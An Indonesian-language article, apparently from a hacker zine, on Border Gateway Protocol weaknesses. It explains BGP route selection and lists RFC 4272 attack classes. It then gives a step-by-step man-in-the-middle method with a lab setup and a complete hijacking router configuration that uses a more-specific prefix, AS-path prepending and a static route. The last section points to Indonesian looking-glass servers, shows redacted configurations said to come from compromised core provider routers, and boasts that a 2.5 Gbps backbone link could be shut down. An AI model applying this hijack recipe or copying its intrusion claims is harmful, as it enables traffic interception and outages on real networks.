# A Day to Shut Down Indonesian Internet Core Routing

## 1. Pendahuluan

Setiap saat kebutuhan komunikasi data melalui internet selalu meningkat yang menyebabkan terjadi penambahan titik titik (node) akses internet disetiap tempat. Setiap node yang ditambahkan harus diketahui oleh semua node pada jaringan internet secara global. Sebuah node bisa dicapai oleh node lain di internet melalui sebuah proses yang disebut dengan routing.

Di Indonesia, kebutuhan jaringan komunikasi data semakin banyak baik untuk keperluan personal, SOHO, maupun Enterprise. Kebutuhan jaringan yang semakin meningkat membutuhkan sebuah mekanisme routing yang lebih efektif tanpa harus melibatkan jaringan internet dunia. Di Indonesia dikembangkan beberapa jaringan lokal untuk mengoptimalkan proses routing misalnya jaringan IIX dan jaringan INHERENT. Untuk mengoptimalkan proses routing antar node di core jaringan digunakanlah mekanisme routing dinamik *Border Gateway Protocol* (BGP).

Kemunculan router Mikrotik memberikan pilihan router dengan banyak fitur dan harga murah bagi banyak *Internet Service Provider* (ISP) di Indonesia. Fitur routing dinamik BGP pada router mikrotik banyak digunakan untuk memudahkan pengelolaan routing pada jaringan ISP tersebut. Pemanfaatan routing BGP juga digunakan pada jaringan antar perguruan tinggi INHERENT. Protokol routing BGP mulai dimanfaatkan dari ISP kecil sampai ISP besar, perguruan tinggi kecil sampai perguruan tinggi besar membuat sebuah ketertarikan bagi saya untuk mengulas celah keamanan yang ada di padanya.

## 2. Teori Border Gateway Protocol (BGP)

Border Gateway Protocol (BGP) merupakan protokol routing antar *Autonomous System* (AS). *Autonomous System* (AS), mengacu pada dokumen IETF RFC 1930 didefinisikan sebagai kumpulan router-router pada satu pengelolaan administrative yang menggunakan IGP sebagai protokol routing dalam AS tersebut dan menggunakan EGP sebagai protokol routing ke AS lain. Nomor AS dimulai dari 1 sampai 65535 dengan catatan nomor AS 64512 sampai 65535 digunakan sebagai nomor AS private.

Walaupun BGP merupakan protokol routing EGP yang merouting paket data antar AS tetapi BGP juga mendukung proses routing paket data dalam sebuah AS. Berdasar pada nomor AS yang digunakan dalam proses routing, BGP dikategorikan menjadi dua yaitu:

- Internal BGP (iBGP) merupakan proses pertukaran informasi routing dalam sebuah AS.
- Eksternal BGP (eBGP) merupakan proses pertukaran informasi routing BGP antar router-router di internet yang berbeda AS.

BGP merupakan protokol routing yang memanfaatkan TCP port 179 untuk pertukaran informasi routing antar router. Untuk mendalami protokol BGP silakan mengacu pada dokumen IETF RFC 1771. Pada tulisan ini, kami hanya membahas parameter apa saja yang digunakan oleh BGP untuk mengambil keputusan routing. BGP menggunakan beberapa parameter dalam mengambil keputusan jalur mana yang dipakai untuk mengirimkan data yaitu:

- *Weight*, merupakan parameter dari router itu sendiri mengenai routing mana yang hendak dipilih. *Weight* diberikan ke sebuah router dan hanya digunakan pada router itu sendiri. Semakin tinggi nilai *weight* dari sebuah router maka semakin baik jalur routing melalui router tersebut.

- *Local Preference*, merupakan parameter lain yang digunakan dalam pemilihan jalur routing. Berbeda dengan *weight* yang hanya digunakan sendiri oleh router, *local preference* digunakan bersama antar router iBGP tetapi tidak dapat digunakan secara bersama pada router eBGP. Default nilai *local preference* adalah 100, semakin tinggi nilai *local preference* menunjukkan semakin baiknya jalur routing tersebut.
- *Multi-Exit Descriminator* (MED), menggambarkan kondisi jalur yang kita miliki ke router eksternal. Lain halnya dengan *weight* dan *local preference*, MED meninggalkan jaringan kita dan menceritakan ke neighbor jalur routing mana yang ingin kita gunakan. Default nilai MED adalah 0, semakin kecil nilai MED menunjukkan semakin baiknya jalur routing.
- *Origin*, merupakan gambaran sebuah jalur routing berasal dari protokol IGP, EGP, atau redistribusi dari protokol lain. Origin dari protokol IGP memiliki nilai 0, protokol EGP memiliki nilai 1, sedangkan hasil redistribusi dari protokol lain dianggap *incomplete* dan memiliki nilai origin 2.
- *AS-PATH*, jalur routing BGP berdasarkan pada daftar *autonomous system* yang harus dilewati untuk mencapai sebuah alamat tujuan. Jalur routing yang dipilih adalah jalur routing dengan *AS-PATH* paling pendek. Dengan *AS-PATH* memungkinkan BGP mendeteksi adanya routing loop.

BGP hanya memilih sebuah jalur routing untuk mencapai sebuah alamat tujuan. Jalur routing ini ditambahkan ke dalam tabel routing dan didistribusikan ke *BGP peers* (*neighbor*). Secara umum, pemilihan jalur routing oleh BGP bisa dideskripsikan sebagai berikut:

- Hapus jalur routing sesegera mungkin jika diketahui *next-hop* tidak bisa dicapai (*unreachable*).
- Jika diketahui ada dua atau lebih jalur dengan *weight* yang berbeda, pilih jalur routing dengan nilai *weight* tertinggi.
- Jika semua jalur tersebut memiliki *weight* yang sama, pilihlah jalur dengan nilai *local preference* paling tinggi.
- Jika semua jalur routing tersebut memiliki *local preference* yang sama, pilihlah jalur routing yang menggunakan protokol BGP.
- Jika semua jalur tersebut tidak menggunakan BGP atau menggunakan BGP semua, pilihlah jalur routing yang memiliki *AS-PATH* paling pendek.
- Jika semua jalur itu memiliki panjang *AS-PATH* yang sama, pilihlah jalur routing dengan nilai *origin* paling rendah.
- Jika semua jalur tersebut memiliki nilai *origin* yang sama, pilihlah jalur dengan nilai MED terendah.
- Jika semua jalur routing masih sama, maka pilihlah jalur routing yang paling dekat dengan *neighbor* IGP.
- Jika ukuran jarak ke *neighbor* IGP terdekat masih juga sama, pilihlah router dengan ID paling kecil. ID sebuah router adalah alamat IP yang diberikan pada *interface loopback* atau alamat IP tertinggi yang berada pada sebuah interface aktif pada saat booting.

BGP memilih jalur berdasar pada aturan tersebut di atas, sedangkan untuk routing pada umumnya jaringan dengan *prefix* yang lebih spesifik lebih dipilih dibandingkan jaringan yang lebih besar. Misalnya jaringan 10.0.0.0/24 lebih dipilih dibandingkan jaringan 10.0.0.0/16.

## 3. Celah Keamanan Border Gateway Protocol (BGP)

BGP telah cukup lama diketahui memiliki banyak celah keamanan pada implementasi. Bahkan ada sebuah RFC tersendiri yang membahas mengenai celah keamanan pada BGP yaitu RFC 4272. Celah keamanan BGP banyak terkait dengan kelemahan protokol TCP yang digunakan sebagai media komunikasi pertukaran informasi routing. Selain itu celah keamanan BGP juga terkait dengan pesan (*message*) yang digunakan dalam pertukaran informasi routing dimana pesan tersebut sangat mungkin dipalsukan. Secara umum serangan pada kerja BGP, mengacu pada RFC 4272, bisa dikategorikan sebagai berikut:

- Pelanggaran *confidentiality*, hal ini karena BGP mempertukarkan informasi dalam bentuk *cleartext*.
- *Replay attack*, hal ini karena BGP tidak menyediakan mekanisme untuk mencegah terjadinya *replay attack*.
- *BGP message modification*, meliputi *message insertion*, *message deletion*, *message modification*.
- *Denial of Service*, serangan pada BGP yang memungkinkan untuk mematikan ketersediaan akses jaringan.

Rekan pembaca sangat direkomendasikan oleh penulis untuk mengacu ke draft RFC 4272 untuk mendapatkan informasi teknikal yang lebih mendetail mengenai celah celah keamanan protokol BGP. (*I'm so lazy to rewrite it*)

## 4. BGP Man In The Middle

*Man in the middle* pada protokol BGP muncul bukan karena cacat design pada protokol tersebut, melainkan karena cara kerja normal BGP yang memungkingkan terjadinya serangan tersebut. Dari presentasi *Alex Pilosov* dan *Tony Kapela* diketahui bahwa celah

keamanan ini bisa dimanfaatkan oleh pihak tidak bertanggung jawab untuk:

- Melakukan *intercept* traffic *inbound* menuju jaringan kita.
- Melakukan *intercept* traffic *outbound* dari jaringan kita menuju jaringan tertentu.
- Traffic data tersebut bisa disimpan, difilter, didrop, bahkan di modifikasi.


Beberapa kejadian terkait dengan insiden *hijack routing* ini juga dipresentasikan pada Defcon 16. *Man in the middle* antar router BGP bisa dilakukan dengan memanfaatkan karakter dasar routing bahwa jaringan yang lebih spesifik lebih dipilih dari pada jaringan yang lebih besar. Misalnya jaringan 10.0.0.0/24 lebih dipilih dari 10.0.0.0/16.

Kombinasi karakter dasar routing ini dengan beberapa parameter BGP bisa digunakan oleh pihak yang tidak bertanggung jawab untuk melakukan *man in the middle* antar router di internet. Cara yang digunakan oleh *Alex Pilosov* dan *Tony Kapela* sebagai berikut:

- Gunakan *traceroute* untuk mengetahui router mana saja yang dilalui dalam mencapai sebuah alamat tujuan (jaringan) tertentu.
- Hasil *traceroute* digunakan untuk merencanakan path mana saja yang harus dilalui oleh paket data dari target yang dihijack.
- *Announce* jaringan tujuan dengan prefix yang lebih spesifik. Berikan *route map* pada proses *announcement* ini. (*RTFM route-map*)
- Gunakan *AS-PATH prepend* pada BGP, berikan nilai AS number sesuai rencana path yang harus dilalui. (RTFM *as-path prepend*)
- Buatlah routing statik untuk menuju jaringan yang di-*announce* pada langkah 3 melalui hop berikutnya.

- Selesai.

Untuk memberikan gambaran lebih mendetail mengenai konsep di atas, Saya membuat sebuah skenario topologi jaringan berupa beberapa router yang menjalankan protokol BGP.





Gambar 1. Diagram Jaringan

Pada kondisi normal router router di atas dikonfigurasi secara sederhana agar routing dinamik BGP bekerja. Konfigurasi sembilan router tersebut adalah sebagai berikut:

```
 router bgp 10
 network 4.3.2.0 mask 255.255.255.0
 network 5.5.5.0 mask 255.255.255.0
 neighbor 4.3.2.2 remote-as 100
 neighbor 5.5.5.2 remote-as 20

router bgp 20
 network 1.2.3.0 mask 255.255.255.0
 network 2.2.2.0 mask 255.255.255.0
 network 5.5.5.0 mask 255.255.255.0
 neighbor 1.2.3.1 remote-as 30
 neighbor 2.2.2.2 remote-as 200
 neighbor 5.5.5.1 remote-as 10

router bgp 30
 network 1.2.3.0 mask 255.255.255.0
 network 1.2.4.0 mask 255.255.255.0
 network 3.3.3.0 mask 255.255.255.0
 network 6.6.6.0 mask 255.255.255.0
```

```
 neighbor 1.2.3.2 remote-as 20
 neighbor 1.2.4.2 remote-as 50
 neighbor 3.3.3.2 remote-as 200
 neighbor 6.6.6.1 remote-as 40

router bgp 40
 network 2.2.3.0 mask 255.255.255.0
 network 2.2.4.0 mask 255.255.255.0
 network 6.6.6.0 mask 255.255.255.0
 neighbor 2.2.3.1 remote-as 60
 neighbor 2.2.4.1 remote-as 100
 neighbor 6.6.6.2 remote-as 30

router bgp 50
 network 1.2.4.0 mask 255.255.255.0
 network 4.4.4.0 mask 255.255.255.0
 neighbor 1.2.4.1 remote-as 30
 neighbor 4.4.4.1 remote-as 60

router bgp 60
 network 2.2.3.0 mask 255.255.255.0
 network 4.4.4.0 mask 255.255.255.0
 network 5.4.3.0 mask 255.255.255.0
 neighbor 2.2.3.2 remote-as 40
 neighbor 4.4.4.2 remote-as 50
 neighbor 5.4.3.2 remote-as 100

router bgp 100
 network 2.2.4.0 mask 255.255.255.0
 network 4.3.2.0 mask 255.255.255.0
 network 5.4.3.0 mask 255.255.255.0
 neighbor 2.2.4.2 remote-as 40
 neighbor 4.3.2.1 remote-as 10
 neighbor 5.4.3.1 remote-as 60

router bgp 200
 network 2.2.2.0 mask 255.255.255.0
 network 3.3.3.0 mask 255.255.255.0
 network 10.10.220.0 mask 255.255.252.0
 neighbor 2.2.2.1 remote-as 20
 neighbor 3.3.3.1 remote-as 30
```

Pada kondisi normal routing paket data berjalan normal. Misalnya untuk mencapai ke alamat 10.10.220.2, routing dari router AS 30 dan router AS 60 bisa digambarkan sebagai berikut:





Gambar 2. Traffic Kondisi Normal

Misal saya asumsikan, router dengan AS 100 dikuasai oleh pihak tidak bertanggung jawab atau administrator pengelola router tersebut melakukan tindakan tidak benar. Traffic data menuju 10.10.220.2 diinginkan agar melalui router dengan nomor AS 100, maka konfigurasi pada router dengan AS 100 diubah menjadi:

```
router bgp 100
network 2.2.4.0 mask 255.255.255.0
network 4.3.2.0 mask 255.255.255.0
network 5.4.3.0 mask 255.255.255.0
network 10.10.220.0 mask 255.255.255.0
neighbor 2.2.4.2 remote-as 40
neighbor 2.2.4.2 prefix-list JACKED out
neighbor 2.2.4.2 route-map HIJACK out
neighbor 4.3.2.1 remote-as 10
neighbor 4.3.2.1 prefix-list ANN out
neighbor 5.4.3.1 remote-as 60
neighbor 5.4.3.1 prefix-list JACKED out
neighbor 5.4.3.1 route-map HIJACK out
!
```

```
ip classless
ip route 10.10.220.0 255.255.255.0 4.3.2.1
no ip http server
!
ip prefix-list ANN seq 10 permit 2.2.4.0/24
ip prefix-list ANN seq 15 permit 4.3.2.0/24
ip prefix-list ANN seq 20 permit 5.4.3.0/24
!
ip prefix-list JACKED seq 10 permit 2.2.4.0/24
ip prefix-list JACKED seq 15 permit 4.3.2.0/24
ip prefix-list JACKED seq 20 permit 5.4.3.0/24
ip prefix-list JACKED seq 25 permit 10.10.220.0/24
route-map HIJACK permit 10
 set as-path prepend 10 20 200
```

Pada kondisi ini paket data menuju 10.10.220.2 di routing melalui router dengan AS 100. Pada kondisi ini, routing dari router dengan AS 30 dan router dengan AS 60 dapat digambarkan sebagai berikut:




Gambar 3. Traffic Kondisi *Man In The Middle*.

Pihak tidak bertanggung jawab pada router dengan AS 100, meng-advertise network 10.10.220.0/24 dengan memberi route map tertentu berhasil me-reroute traffic data. Traffic data menuju

10.10.220.2 dilewatkan router AS 100 terlebih dahulu sebelum mencapai tujuan.

## 5. BGP Router di Indonesia

Seperti disinggung pada Pendahuluan, penggunaan BGP dikalangan ISP Indonesia, lingkungan pendidikan, dan organisasi lain mulai menjamur sehingga pemerhati keamanan IT di Indonesia harus serius dalam mencermati setiap celah keamanan pada protokol routing ini. Router yang bertugas menjalankan misi routing dinamik BGP juga harus secara reguler diaudit, satu router dikuasai bisa berakibat fatal pada keseluruhan jaringan yang memanfaatkan routing dinamik BGP. Beberapa *routing looking glass* berikut bisa dimanfaatkan untuk mendapatkan informasi tentang beberapa router BGP di Indonesia.

*http://lg.inherent.its.ac.id/index.cgi*
*http://www.iix.net.id/?do=lg*
*http://mon.ugm.ac.id/lg*
*http://lg.ui.edu*

*Routing looking glass* di atas bisa memberikan sedikit gambaran tentang beberapa routing BGP yang ada di Indonesia. Dengan sedikit kemauan dan kemampuan berfikir, router router yang diberi *Access Control List* begitu rapat bisa dijangkau juga (*reachable*).

Pernahkah terpikirkan ketika salah satu router BGP yang ada di *core* jaringan internet indonesia dikuasai oleh pihak tidak bertanggung jawab? Jika ada, apakah dengan menggunakan teknik di atas masih mungkin bisa dilakukan *Internet Scale Man In The Middle* yang berakibat fatal pada *core routing* BGP di internet indonesia bahkan jaringan internet secara keseluruhan. Atau adakah administrator jaringan yang secara sengaja melakukan *intercept*

komunikasi data, yang pada infrastrukturnya memanfaatkan routing BGP? Coba perhatikan beberapa potongan konfigurasi router BGP berikut:

1. Konfigurasi Juniper 8.4R4.2

```
bgp {
    log-updown;
    group XXXXXXNET {
        neighbor xx.x.119.113 {
            local-address xx.x.119.114;
            import ROUTE-FROM-PE-SS;
            authentication-key "edited"; ## SECRET-DATA
            export SEND-TO-PE;
            peer-as 17xxx;
        }
        neighbor xxx.xx.8.22 {
            description "iBGP LOOPBACK TO GW-HK-MGI";
            multihop {
                ttl 255;
            }
            local-address xx.x.14.176;
            import ROUTE-FROM-GW-HK;
            authentication-key "edited"; ## SECRET-DATA
            export ROUTE-TO-GW-HK;
            peer-as 7xxx;
        }
etc...
```

2. Konfigurasi Cisco 7200

```
router bgp 17xxx
 bgp router-id xx.x.15.120
 no bgp default ipv4-unicast
 bgp log-neighbor-changes
 neighbor xx.x.15.106 remote-as 17xxx
 neighbor xx.x.15.106 update-source Loopback0
 neighbor xx.x.15.138 remote-as 17xxx
 neighbor xx.x.15.138 update-source Loopback0
 neighbor xxx.xx.252.137 remote-as 17xxx
```

```
neighbor xxx.xx.252.137 update-source Loopback0
!
address-family ipv4
neighbor xx.x.15.106 activate
neighbor xx.x.15.138 activate
neighbor xxx.xx.252.137 activate
no auto-summary
no synchronization
exit-address-family
```

etc...

Nomor AS dan alamat IP address sengaja disensor terkait dengan pemiliknya yang belum dikonfirmasi, ada yang bisa menebak kira kira milik siapa?. Jika anda ingin mengetahui sebuah nomor AS dimiliki oleh siapa, maka cara termudah yang dapat digunakan adalah:

```
whois –h whois.cymru.com “ –v AS nomorAS”
```

Dari pengamatan yang kami lakukan puluhan router pada *core* jaringan provider tersebut telah dikuasai. Routernya pun beragam mulai dari Cisco router seri 7206, cisco router 7609, Juniper router seri 8.4R4.2, Cisco catalyst 6509, dan infrastruktur lain dari berbagai ragam type. Jika anda melihat seri router tersebut, router router itu merupakan router raksasa yang biasa terpasang pada backbone provider. Sebagai bocoran saja, salah satu router yang sudah dikuasai adalah router yang menghandle koneksi sampai OC-48 atau STM-16. Bahkan tanpa melakukan BGP Man In The Middle, koneksi sebesar 16x155,5 Mbps ~ 2,5 Gbps bisa di shutdown dengan mudah. Pertanyaan terakhir yang menjadi topik paper ini, “**SUDAH TAMATKAH CORE JARINGAN INTERNET INDONESIA???**”. Untunglah pihak yang menguasai router tersebut adalah pihak yang bertanggung jawab yang pasti tidak mau men-shutdown koneksi

tersebut dan tidak memanfaatkan infrastruktur tersebut untuk aktifitas sniffing berskala internet.

## 6. Demo

Demo sederhana Dynamips